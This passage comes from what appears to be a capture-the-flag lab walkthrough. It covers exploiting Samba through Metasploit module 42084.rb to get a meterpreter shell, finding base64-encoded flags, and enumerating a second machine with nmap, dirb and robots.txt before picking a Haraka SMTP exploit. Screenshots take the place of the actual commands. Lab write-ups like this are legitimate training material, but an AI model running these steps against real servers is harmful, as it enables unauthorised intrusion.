
Step:3:- Now that we have the second flag already, we will now try to find the first flag. So earlier in the nmap output, we saw that samba is running on the target machine, so we will search exploits for samba by using

searchsploit.




After we get the list of all the samba exploits, we will now choose 42084.rb as it matches best with the version we have on our target machine.


Step:4:- So next, we will search the exploit by its name or path on msfconsole.




Step:5:- Now we will provide all necessary inputs to the exploit.



Step:6:- Next we will run the exploit to get the meterpreter and browse for more flags. As we go on, we find flag-1-of-2.txt in /root/Desktop directory.



Step:7:- As the flag is base64 encoded, we will decode the flag.




So now we have found both the flags and taken shell access .


Machine 4 cracked.

Machine 5:-192.168.0.105

Step:1:- Use nmap to find out vulnerabilities.




Step:2:- Use dirb to find out files and directories that reside on the target machine.




Here we will find robots.txt.


Step:3:- Open robots.txt file.




After opening robots.txt, we will find our first flag which is in base64 encoding. We will then decode this encoded string which will give us a hint to execute a exploit file when we take the shell of the target machine.




Step:3:- Open homepage of the target machine.



Next we will download this image and run strings command on it.




We will get our second flag, so we need to decode that as well.




After we decode this flag, we will get a hint to use netcat on port 1337 at the time of running exploit.sh.


Step:4:- We will then search for smtp exploits using searchsploit.




we will choose exploits/linux/smpt/haraka and open it msfconsole.

